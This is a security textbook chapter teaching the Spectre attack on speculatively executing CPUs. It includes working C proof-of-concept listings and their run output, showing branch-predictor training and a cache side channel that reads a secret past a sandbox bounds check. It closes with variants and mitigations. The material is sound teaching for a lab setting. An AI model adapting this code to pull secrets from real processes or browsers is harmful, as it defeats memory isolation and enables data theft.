Chapter 18

Spectre Attack

In 2017, it was discovered that many modern processors, including those from Intel, AMD, and ARM are vulnerable to an attack called Spectre, which exploits a race condition vulnerability in the design of the speculative execution implemented in most CPUs. The vulnerability allows a malicious program to read the data from the area that is not accessible to it. Unlike the Meltdown attack, the restricted area does not need to be inside the kernel; it can be in the same process space as the malicious program, making defending the Spectre attack much more difficult.

By studying the Spectre attack, we will be able to learn several important computer security principles, including race conditions, side channel attacks, and memory isolation. More importantly, we will be able see how hardware features at the microarchitecture level can have an impact on security.

Contents

18.1 Introduction

Discovered around the same time as the Meltdown attack, the Spectre attack exploits some critical vulnerabilities existing in many modern processors, including those from Intel, AMD, and ARM [Kocher et al., 2018]. The vulnerabilities allow a program to break inter-process and intra-process isolation, so a malicious program can read the data from the area that is not accessible to it. Such an access is not allowed by the hardware protection mechanism (for inter-process isolation) or software protection mechanism (for intra-process isolation), but a vulnerability exists in the design of CPUs that makes it possible to defeat the protections. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Spectre vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Meltdown vulnerability, they provide an invaluable lesson for security education, especially in the area of hardware security.

The objective of this chapter is to show students how the Spectre attack works. The chapter demonstrates the attack inside our pre-built Ubuntu 20.04 virtual machine image (which can be downloaded from the SEED website). The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform.

The code listed in this chapter has been tested on our pre-built Ubuntu 20.04 VM running on Intel CPUs. Although the Spectre vulnerability is not limited to Intel CPUs, our code has only been tested on machines with Intel CPUs. It is not clear whether the code still works for AMD machines.

Side channels attack using CPU cache. The Spectre attack also uses CPU cache as a side channel to steal a secret from a protected region. How to use this side channel has already been covered in details in Chapter 17. Readers should read the first two sections of Chapter 17 before reading this chapter.

18.2 Out-of-Order Execution and Branch Prediction

The Spectre attack relies on an important feature implemented in most CPUs. To understand this feature, let us see the following code. This code checks whether `x` is less than `size`, if so, the variable `data` will be updated. Assume that the value of `size` is 10, so if `x` is `15`, the code in Line 3 will not be executed.

```
1  data = 0;
2  if (x < size) {
3      data = data + 5;
4  }
```

The statement about Line 3 not being executed under the specified condition is true when looking from the outside of a CPU. However, it is not completely true if we get into the CPU, and look at the execution sequence at the microarchitectural level. If we do that, we will find out that Line 3 may be successfully executed even though the value of `x` is larger than `size`. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution.

Out-of-order execution is an optimization technique that allows CPU to maximize the utilization of all its execution units. Instead of processing instructions strictly in a sequential

order, a CPU executes them in parallel as soon as all the required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead.

In the code example above, at the microarchitectural level, Line 2 involves two operations: load the value of `size` from the memory, and compare the value with `x`. If `size` is not in the CPU caches, it may take hundreds of CPU clock cycles before that value is read. Instead of sitting idle, modern CPUs try to predict the outcome of the comparison, and speculatively execute the branches based on the estimation. Since such execution starts before the comparison even finishes, the execution is called out-of-order execution. Before doing the out-of-order execution, CPUs store its current state and register values. When the value of `size` finally arrives, the CPU will check the actual outcome. If the prediction is true, the speculatively performed execution is committed and there is a significant performance gain. If the prediction is wrong, the CPU will revert back to its saved state, so all the results produced by the out-of-order execution will be discarded like it has never happened. That is why from the outside we see that Line 3 has never been executed. Figure 18.1 illustrates the out-of-order execution caused by Line 2 of the sample code.



Figure 18.1: Speculative execution (out-of-order execution)

Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, data from memory are fetched into registers and are also stored in the cache. If the results of the out-of-order execution have to be discarded, the caching caused by the execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the side-channel technique described in Chapter 17, we can observe such an effect. The Spectre attack cleverly uses this observable effect to find out protected secret values.

18.2.1 An Experiment

We use an experiment to observe the effect caused by an out-of-order execution. The code used in this experiment is shown below. Some of the functions used in the code is the same as that Chapter 17, so they will not be repeated here (functions `flushSideChannel()` and

`reloadSideChannel()` are defined in Listing 17.2 in Chapter 17).

Listing 18.1: `SpectreExperiment.c`

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
  if (x < size) {                          ①
    temp = array[x * 4096 + DELTA];        ②
  }
}

void flushSideChannel()  { See Listing 17.2 in Chapter 17 }
void reloadSideChannel() { See Listing 17.2 in Chapter 17 }

int main() {
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {               ③
    _mm_clflush(&size);
    victim(i);                             ④
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
    _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                              ⑤

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

The `victim()` function will only execute the true-branch if the value of `x` is less than 10. We would like the branch to be executed when `x` is larger than `size` (which equals 10), so our only chance is to take advantage of CPU's speculative execution feature. The question is how to get CPU to choose the true-branch in its speculative execution.

For CPUs to perform a speculative execution, they should be able to predict the outcome of the if-condition. CPUs keep a record of the branches taken in the past, and then use these past results to predict what branch should be taken in a speculative execution. Therefore, if we would like a particular branch to be taken in a speculative execution, we should train the CPU,

so our selected branch can become the prediction result. The training is done in the `for` loop starting from Line ③. Inside the loop, we invoke `victim()` with a small argument (from 0 to 9). These values are less than the value of `size`, so the true-branch of the if-condition in Line ① is always taken. This is the training phase, which essentially trains the CPU to expect the if-condition to come out to be true.

Once the CPU is trained, we pass a larger value (`97`) to the `victim()` function (Line ⑤). This value is larger than `size`, so the false-branch of the if-condition inside `victim()` will be taken in the actual execution, not the true-branch. However, we have flushed the variable `size` from the memory, so getting its value from the memory may take a while. This is when the CPU will make a prediction, and start speculative execution.

18.2.2 Experiment Results

We compile and run `SpectreExperiment.c`. The results are shown in the following (see the notes about the `-march=native` flag in Chapter 17.2.1):

```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

From the execution results, we can see that Line ② has been executed when the value of `x` is `97`, otherwise, the `array[97*4096 + 1024]` element will not be in the cache. From the code itself, we know it is impossible for Line ② to get executed, because the value of `x=97` is larger than the value of `size`. However, due to the out-of-order execution and the branch prediction at the microarchitectural level, the line is actually executed.

There may be some noise in the side channel due to the extra data cached by the CPU, we will reduce the noise later, but for now, just like what we have done above, we execute the program multiple times.

A modification. Let us replace Line ④ with `victim(i + 20)`, and run the program again. Because `i + 20` is always larger than the value of `size`, the false-branch of the if-condition in Line ① will always be executed. Basically, we are training the CPU to go to the false-branch. That should affect the out-of-order execution when `victim()` is called at Line ⑤, i.e., during the out-of-order execution, the false-branch will be selected, so the element `array[97*4096 + 1024]` will no longer be brought into the cache. Our execution results have confirmed this.

18.3 The Spectre Attack

As we have seen from the previous section, we can get CPUs to execute a true-branch of an if-statement, even though the condition is false. If such an out-of-order execution does not cause any visible effect, it is not a problem. However, most CPUs with this feature do not clean the

cache, so some traces of the out-of-order execution is left behind. The Spectre attack uses these traces to steal protected secrets.

These secrets can be the data in another process or the data in the same process. If the secret data is in another process, the process isolation at the hardware level prevents a process from stealing data from another process. If the data is in the same process, the protection is usually done via software, such as sandbox mechanisms. The Spectre attack can be launched against both types of secret. However, stealing data from another process is much harder than stealing data from the same process. For the sake of simplicity, this chapter only focuses on stealing data from the same process.

When web pages from different servers are opened inside a browser, they are often opened in the same process. The sandbox mechanisms implemented inside browsers provide an isolated environment for these pages, so one page will not be able to access another page's data. Most software protections rely on condition checks to decide whether an access should be granted or not. With the Spectre attack, we can get CPUs to execute (out-of-order) a protected code branch even if the condition check fails, essentially defeating the access check.

18.3.1 The Setup for the Experiment



Figure 18.2: Experiment setup: the buffer and the protected secret

Figure 18.2 illustrates the setup for the experiment. In this setup, there are two types of regions: restricted region and non-restricted region. The restriction is achieved via an if-condition implemented in a sandbox function described below. The sandbox function returns the value of `buffer[x]` for an `x` value provided by users, only if `x` is between the buffer's lower and upper bounds. Therefore, this sandbox function will never return anything in the restricted area to users.

```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
```

```
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}
```

There is a secret value in the restricted area (either above the buffer or below it), and the secret's address is known to the attacker, but the attacker cannot directly access the memory holding the secret value. The only way to access the secret is through the above sandbox function. From the previous section, we have learned that although the true-branch will never be executed if x is larger than the buffer size, at microarchitectural level, it can be executed and some traces can be left behind when the execution is reverted.

18.3.2 The Program Used in the Experiment

The code for the basic Spectre attack is shown below. In this code, there is a secret defined in Line ①. Assume that we cannot directly access the `secret`, `bound_lower`, or `bound_upper` variables (we do assume that we can flush the two bound variables from the cache). Our goal is to print out the secret using the Spectre attack. The code below only steals the first byte of the secret.

Listing 18.2: `SpectreAttack.c`

```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
char    *secret    = "Some Secret Value";      ①
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()  { // See Listing 17.2 in Chapter 17 }
void reloadSideChannel() { // See Listing 17.2 in Chapter 17 }

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {  return 0;  }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
```

```
    restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);                          ②
  _mm_clflush(&bound_lower);                          ②
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {  }

  s = restrictedAccess(index_beyond);                 ③
  array[s*4096 + DELTA] += 88;                        ④
}

int main() {
  flushSideChannel();
  size_t index_beyond = (size_t)(secret - (char*)buffer);                    ⑤
  printf("secret: %p \n", secret);                                           ☆
  printf("buffer: %p \n", buffer);                                           ☆
  printf("index of secret (out of bound): %ld \n", index_beyond);            ☆
  spectreAttack(index_beyond);
  reloadSideChannel();
  return (0);
}
```

In the code above, Line ⑤ calculates the offset of the secret from the beginning of the buffer (we assume that the address of the secret is known to the attacker; in real attacks, there are many ways for attackers to figure out the address, including guessing). The offset is definitely beyond the scope of the buffer, so it is larger than the upper bound of the buffer or smaller than the lower bound (i.e., a negative number). The offset is fed into the `restrictedAccess()` function. Since we have trained the CPU to take the true-branch inside `restrictedAccess()`, the CPU will return `buffer[index_beyond]`, which contains the value of the secret, in the out-of-order execution.

The secret value `s` then causes the `s`-th element in `array[]` to be loaded into the cache. All these steps will eventually be reverted, so from the outside, only zero is returned from `restrictedAccess()`, not the value of the secret. However, the cache is not cleaned, and `array[s*4096 + DELTA]` is still kept in the cache. Now, we just need to use the side-channel technique to figure out which element of the `array[]` is in the cache.

Execution results. We compile and execute `SpectreAttack.c`. The results are shown in the following. We can see that the index of the secret is negative (`-8208`), indicating that the secret is below the buffer in the memory. When `restrictedAccess()` returns `buffer[-8208]`, it returns the data stored at address `buffer - 8208`, which is exactly where the first byte of the secret string is stored. From the result, we can see the secret value is `83`, which is the ASCII value of letter `S`.

```
$ gcc -march=native SpectreAttack.c
$ a.out
secret: 0x555555556008
buffer: 0x555555558018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
```

```
The Secret = 83(S).

$ a.out
secret: 0x555555556008
buffer: 0x555555558018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```

We also see that sometimes, two secrets are printed out: one is zero, and the other is the real secret 83. The reason why `array[0*4096 + 1024]` is in the cache is due to Line ④. The return value of the function `restrictedAccess()` is always zero if the argument is beyond the scope of the buffer. Therefore, the value of `s` is always zero, and the element `array[0*4096 + 1024]` is always accessed.

Actually, Line ④ is executed twice. The first time is due to the out-of-order execution, and the value of `s` is the secret 83. However, the CPU soon finds out that the speculation was wrong, so this execution result is discarded, the program gets rolled back, and Line ④ is executed for the second time. This time, the value of `s` is zero, the correct value.

Experiment on Lines ②. Let us comment out Lines ②, which flushes out the two bound variables from the cache. This step seems unnecessary. However, if we comment out these lines, the attack does not work anymore. The Spectre attack is a race condition attack: we are racing against the execution unit that is performing the check of our input against the buffer size. If the check is finished before we even get to the secret, our attack will fail. Therefore, if we can slow down the check, we increase our success rate. In the code, Lines ② flush the bound variables from the cache, so the check will take longer, because it has to load the variables from the memory first, instead of from the cache.

Experiment on lines marked by ☆. In the program, we marked three lines using ☆. Their goal is to print out some information. However, they also serve a very important goal. If we do not put a `printf()` statement before calling `spectreAttack()`, the attack will not work. It does not matter much what is printed out. On the SEED Ubuntu 16.04 VM, there is no such need, but when we ported the attack to the SEED Ubuntu 20.04 VM, without the `printf` line, the attack will not work. We have not figured out the exact reason yet. This attack exploits a race condition, which is very sensitive to the timing. The `printf` line somehow gets the timing correct.

18.4 Improve the Attack Using Statistic Approach

In the previous experiment, we have observed that the results do have some noise and they are not always accurate. This is because CPUs sometimes load extra values in cache expecting that it might be used at some later point, or the threshold is not very accurate. This noise in cache can affect the results of our attack. We need to perform the attack multiple times. Instead of doing it manually, we can use the following code to perform the task automatically.

We basically use a statistic technique, which is the same as what we have used in the Meltdown attack. The idea is to create a score array of size 256, one element for each possible

secret value. We then run our attack multiple times. Each time, if our attack program says that k is the secret (this result may be false), we add 1 to scores[k]. After running the attack for many times, we use the value k with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run. The revised code is shown in the following.

Listing 18.3: SpectreAttackImproved.c

```
// We have omiited the code identical to that in SpectreAttack.c

static int scores[256];
void reloadSideChannelImproved()
{
  ...
  for (i = 0; i < 256; i++) {
    ...
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t index_beyond)
{
  ...
  s = restrictedAccess(index_beyond);    ①
  array[s*4096 + DELTA] += 88;           ②
}

int main() {
  int i;
  uint8_t s;
  size_t  index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");                   ③
    spectreAttack(index_beyond);
    usleep(10);                          ④
    reloadSideChannelImproved();
  }

  int max = 0;                           ⑤
  for (i = 1; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The  secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

Execution result. We compile and run the above code. We will observe that the one with the highest score is always `scores[0]`. As we have discussed before, the return value in Line ① will always be zero, so Line ② will always load the `array[0*4096 + DELTA]`, and `scores[0]` will always be the highest.

```
$ gcc -march=native SpectreAttackImproved.c
$ a.out
***** (many lines)
Reading secret value at index -8208
The secret value is 0()
The number of hits is 630
```

We can change Lines ⑤ to initialize the variable `max` with `1`, instead of `0`, basically excluding `scores[0]` from the comparison. This way, we can find the next highest score. From the execution results, we can see that our attack has successfully found the first byte of the secret, which is `83`, the ASCII value of letter `S` (this is the first byte of our secret message).

```
$ gcc -march=native SpectreAttackImproved.c
$ a.out
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 197
```

Experiment with Lines ③ and ④. As we have mentioned before, Line ③ seems unnecessary, but without it, the attack will not be successful on the SEED Ubuntu 20.04 VM. Moreover, at Line ④, we let the program sleep for 10 microseconds. This is also important, as how long the program sleeps affects the success rate of the attack. We tried different sleeping time, and the average results of 5 runs are shown in the following. As we can see, without this `sleep()` step, the number of hits is significantly lower. Timing in race condition is important.

```
Without it:    average number of hits:   5
usleep(10):    average number of hits: 164
usleep(100):   average number of hits: 361
usleep(1000):  average number of hits: 111
```

Steal the entire secret string. In the previous experiment, we just read the first letter of the `secret` string. To print out the second letter using the Spectre attack, we just need to increase the value of `index_beyond` by one, and repeat the attack. Using this technique, we can steal the entire string.

18.5 Spectre Variant and Mitigation

Since the Spectre vulnerability was first discovered in 2017, several variants have been identified, affecting a variety of processors, including Intel, AMD, ARM-based, and IBM processors. On May 3, 2018, eight additional Spectre-class flaws provisionally named Spectre-NG were reported affecting Intel and possibly AMD and ARM processors [Tung, 2018].

Since the Spectre vulnerability is caused by a flaw inside CPUs, to fundamentally fix the vulnerability requires a redesign of CPUs. The original website devoted to Spectre and

Meltdown states the following: "The name is based on the root cause, speculative execution. As it is not easy to fix, it will haunt us for quite some time." In March 2018, Intel announced that they had developed hardware fixes for Meltdown and some variants of Spectre (not all variants). The vulnerabilities were mitigated by a new partitioning system that improves process and privilege-level separation [Smith, 2018].

Before CPUs are fixed, we can temporarily use software solution to mitigate the Spectre attack. For example, browsers can implement their sandbox mechanisms in different ways that can eliminate the security impact of speculative execution; they can also create more noises or reduce the resolution of timers, so the side channel attacks become less accurate. A summary of the mitigation methods is provided by the original Spectre paper [Kocher et al., 2018].

18.6 Summary

The Spectre attack exploits a race condition vulnerability inside CPU. We have seen race condition vulnerabilities at three different levels, application, kernel, and hardware. We suggest readers to take some time to review these three different race condition vulnerabilities, and think about their similarities and differences. Such an exercise would help enhance our understanding of race condition.

Spectre is closely related to another attack on CPUs called Meltdown, which was discovered at around the same time when Spectre was discovered. We have discussed the Meltdown attack in Chapter 17. These two attacks have probably only shown us the tip of the iceberg in terms of security flaws at the microarchitecture level. Since they were discovered, several more related attacks were discovered. Hardware designed to provide security guarantees requires a closer look to see whether any decision made at the microarchitecture level is subject to Meltdown- and Spectre-like attacks.

❒ Hands-on Lab Exercise

We have developed a SEED lab for this chapter. The lab is called *Spectre Attack Lab*, and it is hosted on the SEED website: `https://seedsecuritylabs.org`. The learning objective of this lab is for students to gain the first-hand experience on the Spectre attack by putting what they have learned about the vulnerability from class into action.

❒ Problems and Resources

The homework problems, slides, and source code for this chapter can be downloaded from the book's website: `https://www.handsonsecurity.net/`.